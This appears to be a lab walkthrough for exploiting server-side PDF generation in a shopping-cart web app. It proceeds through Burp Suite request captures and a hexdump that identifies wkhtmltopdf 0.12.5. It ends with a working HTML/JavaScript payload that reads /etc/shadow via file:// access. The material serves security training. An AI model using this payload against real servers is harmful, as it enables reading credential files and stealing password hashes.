
Available wallet balance - $1000

macbook Retina 13.3' ME662
Price: $2399

Macbook Pro 13.3' Retina MF841LL/A
Price: $1199

Macbook Pro 15.4' Retina MC975LL/A Model 2012
Price: $1800

Add a laptop to the cart having price less than or equal to the wallet balance.




Retina MacBook Pro 13 inch MF841
Price: $1099

MacBook Air 13.3' MJVE2
Price: $656

Macbook Retina 13.3' ME865LL
Price: $888

Click on the Cart button on the top application bar.




Available wallet balance - $1000

Billing Amount: $888


Macbook Retina 13.3' ME865LL
2.9 Ghz Dual-Core Intel Core i5 Broadwell Tubro boost up to 3.3 GHz with L3 3MB cache
$888 ($888 * 1)

Click on the Make Payment button.



```
OPTIONS /payment HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://e-shopping-cart.com:5000/cart
Origin: http://e-shopping-cart.com:5000
Connection: close
```

Forward the OPTIONS request.




```
POST /payment HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/cart
Content-Type: application/json
Content-Length: 281
Origin: http://e-shopping-cart.com:5000
Connection: close

{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoi
ZXhwIjoxNTg0NzM3NjU2LCJpYXQiOjE1ODQ3MzU4NTZ9.ktLqNr8XWYVG6db-rrpR9_I9p4pyTqIG1nT00pUpTTE","items":{"5":1,"price":888}}
```

Notice that the items to be purchased along with the total price are sent to the server in the POST request.

Forward the above request and check the response on the web page.

It leads to the invoice page.




Available wallet balance - $1000

Macbook Retina 13.3' ME865LL
2.9 Ghz Dual-Core Intel Core i5 Broadwell Tubro boost up to 3.3 GHz with L3 3MB cache

$888 ($888 * 1)

At the bottom of the page, there is an option to get the invoice in PDF format.


In burpsuite, there is still one intercepted request:



Request to http://192.184.186.3:8080

```
OPTIONS /invoice HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://e-shopping-cart.com:5000/invoice
Origin: http://e-shopping-cart.com:5000
Connection: close

```

Forward this OPTIONS request.




```
POST /invoice HTTP/1.1
Host: 192.184.186.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/invoice
Content-Type: application/json
Content-Length: 2119
Origin: http://e-shopping-cart.com:5000
Connection: close

{"data":
"<div class=\"d-flex flex-row justify-center mt-3\"><div role=\"alert\" class=\"v-alert v-sheet theme--light v-alert--border v-alert--dense v-alert--text
v-alert--border-left green--text\"><div class=\"v-alert__wrapper\"><div class=\"v-alert__content\"><span><i aria-hidden=\"true\" class=\"v-icon notranslat
e v-icon--left mdi mdi-information-outline theme--light green--text\"></i> Available wallet balance - $1000 <button type=\"button\" class=\"ml-12 v-btn v-
btn--flat v-btn--icon v-btn--round v-btn--rounded v-btn--text theme--light v-size--default red--text\"><span class=\"v-btn__content\"><i aria-hidden=\"tru
e\" class=\"v-icon notranslate mdi mdi-close theme--light\" style=\"font-size: 16px;\"></i></span></button></span></div><div class=\"v-alert__border v-ale
rt__border--left\"></div></div></div></div><div class=\"d-flex flex-column\"><!----><!----><!----><!----><!----><div class=\"d-inline-flex align-center ju
stify-space-between ma-3 v-card v-sheet theme--light\"><div class=\"d-inline-flex align-center\"><div class=\"v-responsive v-image mx-7\" style=\"width: 1
00px;\"><div class=\"v-image__image v-image__image--preload v-image__image--cover\" style=\"background-position: center center;\"></div><div class=\"v-res
ponsive__content\"></div></div><div><div class=\"title\"> Macbook Retina 13.3' ME865LL </div><div> 2.9 Ghz Dual-Core Intel Core i5 Broadwell Tubro boost u
p to 3.3 GHz with L3 3MB cache </div></div></div><div class=\"d-flex align-center justify-space-around\"><div class=\"mx-7\"> $888 ($888 * 1) </div></div>
</div></div><div class=\"mt-5\" align=\"center\"><button type=\"button\" class=\"success v-btn v-btn--contained theme--light v-size--default\"><span class
=\"v-btn__content\"> Get Invoice <i aria-hidden=\"true\" class=\"v-icon notranslate v-icon--right mdi mdi-file-pdf theme--light\"></i></span></button><!--
--></div>","token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiamFrZUBlLXNob3BwaW5nLWNhcnQuY29tIiwi
```

This next request to the "/invoice" endpoint is interesting. It contains HTML data.

Send this request to repeater for later use and then forward the above request.

Now, click on the Get Invoice button on the web app to get the invoice information in PDF format.


Note: For the next few requests, turn off the intercept mode in burpsuite.



Available wallet balance - $1000

Macbook Retina 13.3' ME865LL
2.9 Ghz Dual-Core Intel Core i5 Broadwell Tubro boost up to 3.3 GHz with L3 3MB cache

$888 ($888 * 1)




Available wallet balance - $1000
Macbook Retina 13.3' ME865LL
2.9 Ghz Dual-Core Intel Core i5 Broadwell Tubro boost up to 3.3 GHz with L3 3MB cache
$888 ($888 * 1)


Notice that this is the data displayed on the webpage. So, the HTML data sent from the webapp got converted into PDF format.

Notice the page URL: http://192.184.186.3:8080/pdf/invoice-1584736256.pdf

Download the above PDF and determine the creator string using hexdump.


Name: invoice-1584736256.pdf

Command: hexdump -C invoice-1584736256.pdf



```
root@attackdefense:~# hexdump -C invoice-1584736256.pdf
00000000  25 50 44 46 2d 31 2e 34  0a 31 20 30 20 6f 62 6a  |%PDF-1.4.1 0 obj|
00000010  0a 3c 3c 0a 2f 54 69 74  6c 65 20 28 fe ff 29 0a  |.<<./Title (..).|
00000020  2f 43 72 65 61 74 6f 72  20 28 fe ff 00 77 00 6b  |/Creator (...w.k|
00000030  00 68 00 74 00 6d 00 6c  00 74 00 6f 00 70 00 64  |.h.t.m.l.t.o.p.d|
00000040  00 66 00 20 00 30 00 2e  00 31 00 32 00 2e 00 35  |.f. .0...1.2...5|
00000050  29 0a 2f 50 72 6f 64 75  63 65 72 20 28 fe ff 00  |)./Producer (...|
00000060  51 00 74 00 20 00 34 00  2e 00 38 00 2e 00 37 29  |Q.t. .4...8...7)|
00000070  0a 2f 43 72 65 61 74 69  6f 6e 44 61 74 65 20 28  |./CreationDate (|
00000080  44 3a 32 30 32 30 30 33  32 30 32 30 33 30 35 36  |D:20200320203056|
00000090  5a 29 0a 3e 3e 0a 65 6e  64 6f 62 6a 0a 33 20 30  |Z).>>.endobj.3 0|
```

Notice that the Creator string indicates that this PDF was generated using wkhtmltopdf utility, version "0.12.5".

Also, from an issue on this page: https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536

It is mentioned under default settings, local files could be read using a crafted HTML payload.

Step 4: Exploiting the above mentioned vulnerability and reading the contents of /etc/shadow on the target machine.

Use the following payload to read the contents of /etc/shadow file on the server:


Payload:

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<body>

<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/shadow");
x.send();
</script>

</body></html>
```

